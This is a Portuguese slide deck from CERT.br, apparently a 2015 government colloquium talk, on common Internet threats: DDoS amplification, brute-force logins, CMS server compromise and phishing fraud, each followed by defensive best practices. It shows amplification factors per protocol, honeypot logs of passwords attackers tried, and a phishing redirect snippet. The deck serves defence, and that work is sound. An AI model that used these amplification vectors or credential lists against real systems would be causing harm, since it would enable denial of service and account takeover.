



nic.br egi.br

cert.br

Brasília, DF  
29 de maio de 2015  
Colóquio Técnico, CTIR Gov

# Principais Ameaças na Internet e Recomendações para Prevenção

**Cristine Hoepers**  
cristine@cert.br

**Klaus Steding-Jessen**  
jessen@cert.br

cert.br nic.br cgi.br

# Agenda

**Refletir sobre os tendências do último ano**

## **Principais tipos de ataques**

- Mais frequentes
- Com maior gravidade

**Boas práticas**


**Considerações Finais**

# DDoS

cert.br nic.br cgi.br

# Estatísticas CERT.br – 2014


Total de Incidentes Reportados ao CERT.br por Ano



# Estatísticas DDoS CERT.br – 2014

## Notificações sobre computadores participando em ataques de DoS

1999 -- 2014



217 vezes  
maior que  
2013

© CERT.br -- by Highcharts.com

# Tipos de DDoS:

## Ataques à camada de aplicação

### Exploram características da aplicação (camada 7)

- Número máximo de sessões estabelecidas
- Consultas complexas a *backend*

### Mais difíceis de serem detectados

### Exemplos:

- HTTP Flood
- VoIP (SIP INVITE Flood)

# Tipos de DDoS:

## Ataques de exaustão de protocolo

**Tentam consumir as tabelas de estado**

### **Presentes em:**

- servidores de aplicação
- *firewalls*
- IPS

### **Exemplos:**

- fragmentação
- TCP *Syn Flood*



# Tipos de DDoS:

## Ataques volumétricos

**Objetivo é exaurir a banda disponível**

### Tipos:

- grande quantidade de máquinas com pouca banda
  - *botnets* “tradicionais”
- pequena quantidade de máquinas com muita banda
  - *botnets* compostas por servidores
- DRDoS

# Tipos de DDoS:

## Ataques volumétricos – DRDoS

### *Distributed Reflective Denial of Service*

Usa infraestrutura pública da Internet para refletir e amplificar o tráfego


Tem grande “poder de fogo”

Protocolo	Fator de Amplificação	Comando Vulnerável
DNS	28 até 54	Ver: TA13-088A
NTP	556.9	Ver: TA14-013A
SNMPv2	6.3	GetBulk request
NetBIOS	3.8	Name resolution
SSDP	30.8	SEARCH request
CharGEN	358.8	Character generation request

<https://www.us-cert.gov/ncas/alerts/TA14-017A>

[http://www.internetsociety.org/sites/default/files/01\\_5.pdf](http://www.internetsociety.org/sites/default/files/01_5.pdf)

# DRDoS: Exemplo de Funcionamento Abusando DNS



Fonte: Recomendações para Evitar o Abuso de Servidores DNS Recursivos Abertos  
<http://www.cert.br/docs/whitepapers/dns-recursivo-aberto/>

# Estadísticas DDoS CERT.br – 2014

## 223.935 notificações sobre computadores participando em ataques DoS

- 217 vezes maior que o ano de 2013

## Mais de 90% usando amplificação

- Protocolos mais abusados:
  - 161/UDP (SNMP)
  - 1900/UDP (SSDP)
  - 53/UDP (DNS)
  - 123/UDP (NTP)
  - 27015/UDP (protocolo da STEAM)
  - 19/UDP (CHARGEN)

# DRDoS: Amplificação de DNS (53/UDP)

```
14:35:45.162708 IP (tos 0x0, ttl 49, id 46286, offset 0, flags [+],  
proto UDP (17), length 1500) amplificador.53 > vitima.17824: 57346  
243/2/0 saveroads.ru. A 204.46.43.71, saveroads.ru.[|domain]
```

```
14:35:45.163029 IP (tos 0x0, ttl 49, id 46287, offset 0, flags [+],  
proto UDP (17), length 1500) amplificador.53 > vitima.17824: 57346  
243/2/0 saveroads.ru. A 204.46.43.72, saveroads.ru.[|domain]
```

```
14:35:45.164011 IP (tos 0x0, ttl 49, id 46288, offset 0, flags [+],  
proto UDP (17), length 1500) amplificador.53 > vitima.17824: 57346  
243/2/0 saveroads.ru. A 204.46.43.73, saveroads.ru.[|domain]
```

# DRDoS:

## Amplificação de NTP (123/UDP)

```
19:08:57.264596 IP amplificador.123 > vitima.25565: NTPv2, Reserved,
length 440
 0x0000:  4500 01d4 0000 4000 3811 3042 xxxx xxxx E.....@.8.0B.*x.
 0x0010:  xxxx xxxx 007b 63dd 01c0 cca8 d704 032a .....{c.....*
 0x0020:  0006 0048 0000 0021 0000 0080 0000 0000 ...H...!.....
 0x0030:  0000 0005 c6fb 5119 xxxx xxxx 0000 0001 .....Q.*x.....
 0x0040:  1b5c 0702 0000 0000 0000 0000 .....

19:08:57.276585 IP amplificador.123 > vitima.25565: NTPv2, Reserved,
length 440
 0x0000:  4500 01d4 0000 4000 3811 3042 xxxx xxxx E.....@.8.0B.*x.
 0x0010:  xxxx xxxx 007b 63dd 01c0 03a7 d707 032a .....{c.....*
 0x0020:  0006 0048 0000 000c 0000 022d 0000 0000 ...H.....-....
 0x0030:  0000 001c 32a8 19e0 xxxx xxxx 0000 0001 ...2....*x.....
 0x0040:  0c02 0702 0000 0000 0000 0000 .....

19:08:57.288489 IP amplificador.123 > vitima.25565: NTPv2, Reserved,
length 440
 0x0000:  4500 01d4 0000 4000 3811 3042 xxxx xxxx E.....@.8.0B.*x.
 0x0010:  xxxx xxxx 007b 63dd 01c0 e8af d735 032a .....{c.....5.*
 0x0020:  0006 0048 0000 00bf 0000 782a 0000 0000 ...H.....x*....
 0x0030:  0000 0056 ae7f 7038 xxxx xxxx 0000 0001 ...V..p8.*x.....
 0x0040:  0050 0702 0000 0000 0000 0000 .P.....
```

# DRDoS:

## Amplificação de Chargen (19/UDP)

```
Nov 17 00:50:28.206383 IP amplificador.19 > IP vitima.32729: udp 74
 0000: 4500 0066 4bab 0000 4011 bff4 xxxx xxxx E..fK...@.....
 0010: xxxx xxxx 0013 7fd9 0052 69ae 2122 2324 .....Ri.!"#
 0020: 2526 2728 292a 2b2c 2d2e 2f30 3132 3334 %&'()*+,-./01234
 0030: 3536 3738 393a 3b3c 3d3e 3f40 4142 4344 56789:;<=>?@ABCD
 0040: 4546 4748 494a 4b4c 4d4e 4f50 5152 5354 EFGHIJKLMNOPQRST
 0050: 5556 5758 595a 5b5c 5d5e 5f60 6162 6364 UVWXYZ[\]^_`abcd
 0060: 6566 6768 0d0a efgh..
```

# Não faça parte do problema: Boas práticas para não ser abusado (1/2)

## Habilitar filtro *anti-spoofing* (BCP38)

- <http://bcp.nic.br/>
- <http://spoofer.caida.org/>

## DNS

- Recursivos apenas para sua rede
  - Considerar uso de Unbound
- Nos autoritativos:
  - Desabilitar recursão
  - Considerar *Response Rate Limit* (RRL)

## NTP

- Considerar uma implementação mais simples
  - OpenNTPD
- Atualizar para a versão 4.2.7 ou superior
- Desabilitar a função *monitor* no arquivo ntpd.conf



# Não faça parte do problema: Boas práticas para não ser abusado (2/2)

## SNMP

- Quando possível utilizar a versão 3
- Não utilizar a comunidade *Public*

## Demais protocolos

- Habilitar apenas quando necessário

# Preparação

## Adotar medidas pró-ativas

- possuir um sistema autônomo
  - mais de um *link* de conexão com a Internet
  - controle sobre anúncios de rota
- *over provisioning*
  - ter *links* com capacidade maior que os picos de tráfego
  - escalabilidade dos serviços (web, e-mail, etc)
- verificar se os contratos permitem a flexibilização de banda em casos de ataques
- implementar segregação de rede para serviços críticos
- minimizar a visibilidade de sistemas e serviços
- manter contato com a equipe técnica do *upstream* para que ela ajude em caso de necessidade
- treinar pessoal de rede para implantar medidas de mitigação

# Detecção

## Verificar fluxos de entrada e saída de tráfego

- permitem identificar:
  - mudanças de padrão
  - comunicação com C&C

### “*Intrusion Detection*”

- IDS / IPS, *Firewall*, Antivírus

### “*Extrusion Detection*”

- *Flows*, *Honeypots*, *Passive DNS*
- Notificações de incidentes
- *Feeds* de dados (Team Cymru, ShadowServer, outros CSIRTs)

# Mitigação

## Melhorar a infraestrutura

- mais banda, serviços e roteadores com mais capacidade

## Filtrar tráfego por IP ou porta de origem ou destino

- *firewall*, IPSs, *switches* e roteadores

## Usar *rate-limiting* e ACLs em roteadores e *switches*

## Contactar *upstream*

- aplicar filtros, *nullrouting/sinkholing*
- serviços de mitigação de DDoS

## Se tiver AS próprio, considerar o UTRS do Team Cymru

- <http://www.team-cymru.org/UTRS/>

## Contratar serviços de mitigação

- pode afetar a confidencialidade das informações

## Mover para CDN (*Content Delivery Network*)

The background of the slide is a dark gray circuit board pattern with white lines representing traces and components. The pattern is dense and covers the entire area, with a central white band containing the title.

# Ataques de força bruta

cert.br nic.br cgi.br

# Força Bruta de contas e senhas

## SSH, Telnet e RDP

- Acesso a servidores e elementos de rede

## SMTP/POP3/IMAP/Webmail

- Envio autenticado de campanhas (*Spam/Phishing*)
- Acesso aos documentos

## Servidores Web

- Realizar *defacement*
- Hospedar *phishing*, *malware* ou outros artefatos
- Realizar negação de serviço (*DDoS*)

# SSH

```
Feb 18 00:34:52 sshd-honeyd[5594]: bad password attempt for  
'root' (password '_') from xxx.xxx.xxx.150  
Feb 18 00:34:53 sshd-honeyd[5594]: bad password attempt for  
'root' (password '123abc') from xxx.xxx.xxx.150  
Feb 18 00:34:54 sshd-honeyd[5594]: bad password attempt for  
'root' (password 'qq5201314') from xxx.xxx.xxx.150  
Feb 18 00:34:55 sshd-honeyd[5594]: bad password attempt for  
'root' (password 'asdqwe') from xxx.xxx.xxx.150  
Feb 18 00:34:56 sshd-honeyd[5594]: bad password attempt for  
'root' (password 'student') from xxx.xxx.xxx.150  
Feb 18 00:35:02 sshd-honeyd[12701]: bad password attempt for  
'root' (password 'qwer123456') from xxx.xxx.xxx.150  
Feb 18 00:35:03 sshd-honeyd[12701]: bad password attempt for  
'root' (password 'qwer12345') from xxx.xxx.xxx.150  
Feb 18 00:35:04 sshd-honeyd[12701]: bad password attempt for  
'root' (password 'xiaobai521') from xxx.xxx.xxx.150
```

Fonte: Logs coletados nos *honeypots* do CERT.br

# FTP

```
2014-07-27 04:20:27 +0000: ftp[10217]: IP: xx.xxx.xxx.10, PASS: 'Kathryn'  
2014-07-27 04:22:31 +0000: ftp[10217]: IP: xx.xxx.xxx.10, PASS: 'Picard'  
2014-07-27 04:22:37 +0000: ftp[10217]: IP: xx.xxx.xxx.10, PASS: 'Popeye'  
2014-07-27 04:22:39 +0000: ftp[10217]: IP: xx.xxx.xxx.10, PASS: 'Prince'  
2014-07-27 04:26:59 +0000: ftp[10217]: IP: xx.xxx.xxx.10, PASS: 'Voyager'  
2014-07-27 04:37:33 +0000: ftp[10217]: IP: xx.xxx.xxx.10, PASS: 'chuck'  
2014-07-27 05:09:46 +0000: ftp[10217]: IP: xx.xxx.xxx.10, PASS: 'root!#%'  
2014-07-27 05:29:29 +0000: ftp[10217]: IP: xx.xxx.xxx.10, PASS: 'St#Trek'
```

Fonte: *Logs* coletados nos *honeypots* do CERT.br



# POP3

```
2014-07-25 22:07:26 +0000: pop3[1636]: IP: x.xxx.xx.99, USER: 'test'  
2014-07-25 22:07:26 +0000: pop3[1636]: IP: x.xxx.xx.99, PASS: '123456'  
2014-07-25 22:07:33 +0000: pop3[17633]: IP: x.xxx.xx.99, USER: 'tony'  
2014-07-25 22:07:33 +0000: pop3[17633]: IP: x.xxx.xx.99, PASS: 'tony'  
2014-07-25 22:07:51 +0000: pop3[1703]: IP: x.xxx.xx.99, USER: 'admin'  
2014-07-25 22:07:51 +0000: pop3[1703]: IP: x.xxx.xx.99, PASS: 'admin'  
2014-07-25 22:08:01 +0000: pop3[17666]: IP: x.xxx.xx.99, USER: 'andrew'  
2014-07-25 22:08:02 +0000: pop3[17666]: IP: x.xxx.xx.99, PASS: 'andrew'  
2014-07-25 22:08:06 +0000: pop3[15808]: IP: x.xxx.xx.99, USER: 'webmaster'  
2014-07-25 22:08:07 +0000: pop3[15808]: IP: x.xxx.xx.99, PASS: '123456'
```

Também em outros serviços como telnet, RDP, VNC, etc

Fonte: Logs coletados nos *honeypots* do CERT.br

# Servidores Web

```
2015-03-27 15:38:41 +0000: wordpress[234]: wp-login.php:  
IP: xxx.xxx.xx.41, action: failed login, user: "admin", pass: "admin1234"  
2015-03-27 15:38:42 +0000: wordpress[24152]: wp-login.php:  
IP: xxx.xxx.xx.41, action: failed login, user: "admin", pass: "123mudar"  
2015-03-27 15:38:42 +0000: wordpress[8822]: wp-login.php:  
IP: xxx.xxx.xx.41, action: failed login, user: "admin", pass: "admin12345"  
2015-03-27 15:38:42 +0000: wordpress[11640]: wp-login.php:  
IP: xxx.xxx.xx.41, action: failed login, user: "admin", pass: "mudar123"  
2015-03-27 15:38:42 +0000: wordpress[8368]: wp-login.php:  
IP: xxx.xxx.xx.41, action: failed login, user: "admin", pass: "123admin"  
2015-03-27 15:38:43 +0000: wordpress[12260]: wp-login.php:  
IP: xxx.xxx.xx.41, action: failed login, user: "admin", pass: "pass"  
2015-03-27 15:38:43 +0000: wordpress[3090]: wp-login.php:  
IP: xxx.xxx.xx.41, action: failed login, user: "admin", pass: "1234admin"
```

Fonte: *Logs* coletados nos *honeypots* do CERT.br

# Boas Práticas (1/2)

## Para todos os serviços que necessitam de autenticação

- Jamais utilizar contas e senhas padrão ou de teste
- Utilizar senhas fortes
- Considerar políticas de expiração e troca de senhas
- Considerar autenticação de dois fatores
- Aumentar monitoração

## SSH

- Permitir acesso somente via par de chaves
- Reduzir os equipamentos com o serviço aberto para a Internet
- Filtragem de origem
- Mover o serviço para uma porta não padrão
- Considerar o uso de um *gateway* de autenticação
- <http://www.cert.br/docs/whitepapers/defesa-forca-bruta-ssh/>

# Boas Práticas (2/2)

## Telnet

- Certificar-se que o serviço está desabilitado quando não necessário
- Utilizar esse serviço apenas se não tiver opção de utilizar outro com suporte à criptografia
- Utilizar rede de gerência

## Serviços de e-mail

- Submissão autenticada e criptografada
- Se disponível utilizar as versões criptografadas dos protocolos de leitura

The background of the slide is a dark gray circuit board pattern with white lines representing traces and components. A central white horizontal band contains the main title text.

# Ataques a Servidores Web que utilizam CMS

cert.br nic.br cgi.br

# Ataques a Servidores Web com CMS

## Objetivo do atacante

- Desfiguração (*defacement*)
- Hospedagem de *malware* e/ou *phishing*
- *Drive-by*
- Inserção de *iframe* / js malicioso
- Usar para fazer ataques DDoS
- “Exfiltração” de dados

## A vantagem da utilização de servidores

- *Hardware* mais poderoso
- Mais banda de Internet
- Alta disponibilidade (*non-stop*)

# Ataques a Servidores Web com CMS

## Exploração muito fácil

- Força bruta de senhas
- Grande base instalada de CMS desatualizados e vulneráveis
  - WordPress, Joomla, Drupal
  - pacotes/*plug-ins* prontos
- Falta de atualização dos sistemas operacionais

## Exploração automatizada

- *Plug-ins* WordPress usados para gerar DDoS
- Brobot explorando Joomla para DDoS

# Boas Práticas

**Manter software CMS, *plugins* e servidor Web atualizados**

**Utilizar senha forte na autenticação**

- Se possível *two-factor* / certificado / chave criptográfica

**Ter cuidado ao utilizar *plug-ins* de terceiros**

**Fazer o *hardening* do software CMS utilizado**

- Wordpress: [http://codex.wordpress.org/Hardening\\_WordPress](http://codex.wordpress.org/Hardening_WordPress)
- Joomla: [https://docs.joomla.org/Security\\_Checklist/Joomla!\\_Setup](https://docs.joomla.org/Security_Checklist/Joomla!_Setup)
- Drupal: <https://www.drupal.org/security/secure-configuration>

**Fazer o *hardening* do servidor web**

**Aumentar a monitoração**

**Considerar um WAF (*Web Application Firewall*)**



# Fraudes

cert.br nic.br cgi.br

# Fraudes Clássicas

## Boletos alterados

- *malware* na máquina do usuário
  - Alterando código digitado
  - *Driver* de impressora malicioso
- página falsa de 2ª via de boleto
  - usando servidores DNS maliciosos

## Phishing Clássico

- centenas de variações para a mesma URL
  - tentativa de escapar de *blacklists*?
  - dificulta a notificação

```
http://<dominio-vitima>.com.br/int/sistema/1/
```

```
...
```

```
http://<dominio-vitima>.com.br/int/sistema/999/
```

Cada `index.html` contém um *link* para o *phishing* em si:

```
<meta http-equiv="refresh" content="0;url=../../seguro" />
```

# Ataques Envolvendo DNS: Ocorrendo nos clientes

Em “*modems*” e roteadores banda larga (CPEs)

